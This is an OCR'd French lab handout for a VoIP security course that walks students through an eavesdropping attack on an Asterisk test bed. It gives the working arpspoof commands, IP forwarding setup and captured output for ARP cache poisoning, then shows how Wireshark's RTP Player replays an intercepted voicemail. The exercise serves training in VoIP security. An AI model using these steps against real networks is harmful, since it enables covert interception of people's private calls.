
Mise en place et sécurisation d'une infrastructure de téléphonie IP avec Asterisk

Activité 4 – Mise en place d'une attaque de type eavesdropping

La plate-forme de test à mettre en place est la suivante :



Adressage et numérotation

CONTEXTES	RÉSEAU IP	N° DE TÉLÉPHONE sur 4 chiffres	N° DE MESSAGERIE	SERVEUR ASTERISK
Finance	192.168.**X**.0/24	Commencent par **X**1 Exemple **1**101, **1**102 etc. pour l'équipe n°**1**	**X**199	192.168.**X**.200/24
Compta		Commencent par **X**2. Exemple : 1201, 1202, etc. pour l'équipe n° 1	**X**299	

Le plan d'adressage et de numérotation ci-dessus illustre deux contextes (finance et compta) qui veulent communiquer au sein d'un même site (un seul serveur Asterisk). Dans la numérotation mise en place, X représente un numéro de groupe de travail d'étudiants (équipe) pouvant aller de 1 à 8. Les captures d'écrans réalisées sont associées à l'équipe n°1.

Par exemple, 1101 représente le numéro du premier téléphone de l'équipe 1 appartenant au contexte *finance*. 1202 représente le numéro d'un deuxième téléphone de l'équipe 1 associé au contexte *compta*.

Vous disposez d'un document illustrant les différentes étapes à suivre :

Travail à faire

À l'aide du dossier documentaire fourni, vous devez réalisez l'ensemble des travaux. Vous prendrez soin de rédiger une documentation au fur et à mesure de votre avancement. Lors de chaque étape, vous devez indiquer les commandes utilisées vous permettant de tester vos configurations. Vos captures d'écran ne devront prendre en compte que la zone d'affichage nécessaire à vos démonstrations.

Travail à faire 1 : pré-requis


Dans cette première partie, vous devez commencer par vérifier que les travaux associés aux deux premières activités sont opérationnels.

Q1.1. Vérifier que deux softphones peuvent se joindre et laisser des messages vocaux. Pour cela, configurer le premier softphone comme appartenant au contexte finance (192.168.X.11, numéro X101) et configurer le second softphone en le rattachant au contexte compta (192.168.X.12, numéro X201).

Q1.2. Préparer la machine attaquante en installant les paquets **wireshark** et **dsniff**. Configurer la carte réseau avec l'adresse IP 192.168.X.10/24 et tester une connectivité avec le serveur Asterisk (ping).

Travail à faire 2 : écoute clandestine (eavesdropping)

Dans cette deuxième partie, vous devez mettre en place un positionnement **MITM** (Man In The Middle) via un **empoisonnement de cache ARP**. L'objectif de la machine pirate est de se positionner entre le softphone d'adresse IP 192.168.X.11 (victime) et le serveur Asterisk et ainsi devenir passerelle du trafic. Lorsqu'un message vocal sera déposé par la victime, il sera capturé par la machine pirate via l'outil de capture de trames **wireshark**.



Q2.1. Commencer par reporter sur votre documentation les caches ARP de la machine victime (192.168.X.11) et du serveur Asterisk. Utiliser le guide fourni par les tableaux suivants.

Machine pirate :

CONFIGURATION DE LA CARTE RÉSEAU DE LA MACHINE PIRATE	
ADRESSE IP	**ADRESSE MAC**
192.168.X.10	

Victime (softphone d'adresse 192.168.X.11) :

CACHE ARP DE LA VICTIME	
ADRESSE IP	**ADRESSE MAC**
192.168.X.200	

Serveur Asterisk (192.168.X.200) :

CACHE ARP DU SERVEUR	
ADRESSE IP	**ADRESSE MAC**
192.168.X.11	

Q2.2. Utiliser l'outil **arpspoof** afin de positionner la machine attaquante entre le softphone d'adresse 192.168.1.11 et le serveur Asterisk.

Q2.3. Reporter sur votre documentation les caches ARP de la machine victime (192.168.X.11) et du serveur Asterisk. Utiliser à nouveau le guide fourni par les deux tableaux suivants.

Victime (softphone d'adresse 192.168.X.11) :

CACHE ARP DE LA VICTIME	
ADRESSE IP	**ADRESSE MAC**
192.168.X.200	

Serveur Asterisk (192.168.1.200) :

CACHE ARP DU SERVEUR	
ADRESSE IP	**ADRESSE MAC**
192.168.X.11	

Vérifier le remplacement des adresses MAC par celle de la machine pirate.

Q2.4. Démarrer l'outil W**ireshark** sur la machine pirate. Configurer et lancer une capture de trames avec le filtre **SIP OR RTP**.

Q2.5. Utiliser le softphone de la victime afin de déposer un message vocal à destination du softphone d'adresse IP 192.168.X.12.

Q2.6. Sur le Wireshark de la machine pirate, cliquer sur le sous menu **VoIP Calls** du menu **Telephony**. Sélectionner la conversation initiée par le softphone victime et cliquer sur **Player**. Lorsque la fenêtre **RTP Player** est disponible, cliquer sur **Decode**, puis sélectionner le flux et cliquer sur le bouton **Lire** afin d'écouter le message vocal.

Q2.7. Mettre fin à l'attaque et relever les caches ARP de la victime et du serveur. Expliquer les changements observés.

Dossier documentaire

Document 1 – Mise en place d'une attaque de type eavesdropping

D1.1 – Présentation

Une attaque de type *eavesdropping* consiste à écouter de façon clandestine une communication. Il s'agit d'une des attaques que peut subir une infrastructure TOIP. La téléphonie via IP s'appuyant sur un réseau informatique, elle se voit donc exposer à la même problématique de sécurité que les réseaux de données. Les conséquences d'une écoute clandestine peuvent être graves si on considère une fuite d'informations stratégiques.


Pour mener cette attaque, nous effectuerons un positionnement MITM (Man In The Middle) via un empoisonnement de cache ARP. Le logiciel *Wireshark* servira à la capture des conversations. La machine servant à mener l'attaque sera sous Linux et disposera d'un environnement graphique de bureau.

D1.2 - Mise en place de l'attaque

→Présentation du MITM

D'après wikipedia :

> *«L'attaque de l'homme du milieu (HDM) ou man-in-the-middle attack (MITM) est une attaque qui a pour but d'intercepter les communications entre deux parties, sans que ni l'une ni l'autre ne puisse se douter que le canal de communication entre elles a été compromis.*
> *Le but de l'attaquant est de se faire passer pour l'un (voire les 2) correspondants, en utilisant, par exemple l'ARP Spoofing : c'est probablement le cas le plus fréquent. Si l'un des interlocuteurs et l'attaquant se trouvent sur le même réseau local, il est possible, voire relativement aisé, pour l'attaquant de forcer les communications à transiter par son ordinateur en se faisant passer pour un « relais » (routeur, passerelle) indispensable.»*



source : kalilinux.fr -

→ Préparation de la machine servant à l'attaque

Dans un premier temps, il faut installer W*ireshark* et la suite *dsniff* sur la machine servant à mener l'attaque. En effet, cet utilitaire contient le logiciel *arpspoof* dont nous aurons besoins pour corrompre les caches ARP.

```
#apt-get install wireshark
```

```
#apt-get install dsniff
```

Le point de départ consiste pour notre machine à se situer sur le réseau des téléphones IP cibles. Nous reparlerons de ce point plus tard dans les contres mesure. Des outils comme *nmap* permettent d'identifier un téléphone IP et de le choisir comme cible. L'attaquant va alors envoyer continuellement des paquets ARP qui vont falsifier la table ARP du téléphone et de sa passerelle. Cet envoi vise à obliger les systèmes cibles à enregistrer de fausses informations dans leur cache ARP qui contient les informations de liaison entre les adresses IP (couche 3 OSI) et les adresses MAC (couche 2).

Le positionnement MITM est causé par l'empoisonnement du cache ARP. Les trames de conversations entre le téléphone cible et sa passerelle seront redirigées vers la machine attaquante qui devra alors jouer le rôle de routeur. Il convient donc d'autoriser les flux traversants sur notre machine d'attaque de manière provisoire ou persistante.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Une modification persistante se fait en éditant le fichier /etc/sysctl.conf.

```
# Uncomment the next line to enable packet forwarding for IPv4
net.ipv4.ip_forward=1
```

Il faut ensuite activer le changement avec l'une des commandes suivantes :

```
sysctl -p /etc/sysctl.conf
ou
/etc/init.d/procps.sh restart
```

→ Mise en place du MITM

Les deux commandes suivantes vont forcer le téléphone et sa passerelle à mettre à jour leur cache ARP. Elles seront lancées sur deux terminaux distincts.

Empoisonnement pour les flux ARP situés entre le softphone et le serveur :

```
#arpspoof -t 192.168.1.11 192.168.1.200
```

```
root@pirate:~/Bureau# arpspoof -t 192.168.1.11 192.168.1.200
8:0:27:8:cb:36 20:16:d8:62:ee:fb 0806 42: arp reply 192.168.1.200 is-at 8:0:27:
8:cb:36
8:0:27:8:cb:36 20:16:d8:62:ee:fb 0806 42: arp reply 192.168.1.200 is-at 8:0:27:
8:cb:36
8:0:27:8:cb:36 20:16:d8:62:ee:fb 0806 42: arp reply 192.168.1.200 is-at 8:0:27:
8:cb:36
8:0:27:8:cb:36 20:16:d8:62:ee:fb 0806 42: arp reply 192.168.1.200 is-at 8:0:27:
```

```
#arpspoof -t 192.168.1.200 192.168.1.11
```

```
root@pirate:~/Bureau# arpspoof -t 192.168.1.200 192.168.1.11
8:0:27:8:cb:36 8:0:27:7:3b:da 0806 42: arp reply 192.168.1.11 is-at 8:0:27:8:cb
:36
8:0:27:8:cb:36 8:0:27:7:3b:da 0806 42: arp reply 192.168.1.11 is-at 8:0:27:8:cb
:36
8:0:27:8:cb:36 8:0:27:7:3b:da 0806 42: arp reply 192.168.1.11 is-at 8:0:27:8:cb
:36
```

La consultation du cache ARP permet de confirmer l'empoisonnement. Sur une machine Linux, il est possible d'utiliser la commande arp.

```
#arp -a
```

Pour mettre fin à l'attaque, la commande suivante permet de remettre à jour le cache ARP des victimes. La combinaison des touches CTRL+C est aussi possible.

```
#killall arpspoof
```


La commande ***ps -aux | grep arpspoof*** permet de vérifier le statut des processus associés à l'attaque.

→ Capture d'un message vocal

Le filtre Wi*reshark* à appliquer peut être le suivant : *sip or rtp.* Lorsqu'un message vocal est déposé, les trames associées à la conversation sont visibles.

```
232 33.11655400( 192.168.1.11          192.168.1.200          RTP          214 PT=ITU-T G.711 PCMU, SSRC=0xFE79B7BF,
233 33.11657300( 192.168.1.11          192.168.1.200          RTP          214 PT=ITU-T G.711 PCMU, SSRC=0xFE79B7BF,
234 33.11669800( 192.168.1.11          192.168.1.200          RTP          214 PT=ITU-T G.711 PCMU, SSRC=0xFE79B7BF,
235 33.11671400( 192.168.1.11          192.168.1.200          RTP          214 PT=ITU-T G.711 PCMU, SSRC=0xFE79B7BF,
236 33.11683900( 192.168.1.11          192.168.1.200          RTP          214 PT=ITU-T G.711 PCMU, SSRC=0xFE79B7BF,
237 33.11685400( 192.168.1.11          192.168.1.200          RTP          214 PT=ITU-T G.711 PCMU, SSRC=0xFE79B7BF,
```

La conversation peut être écoutée en allant dans le sous menu *VOIP Calls* du menu *telephony*.



Le flux audio du message vocal peut alors être écouté.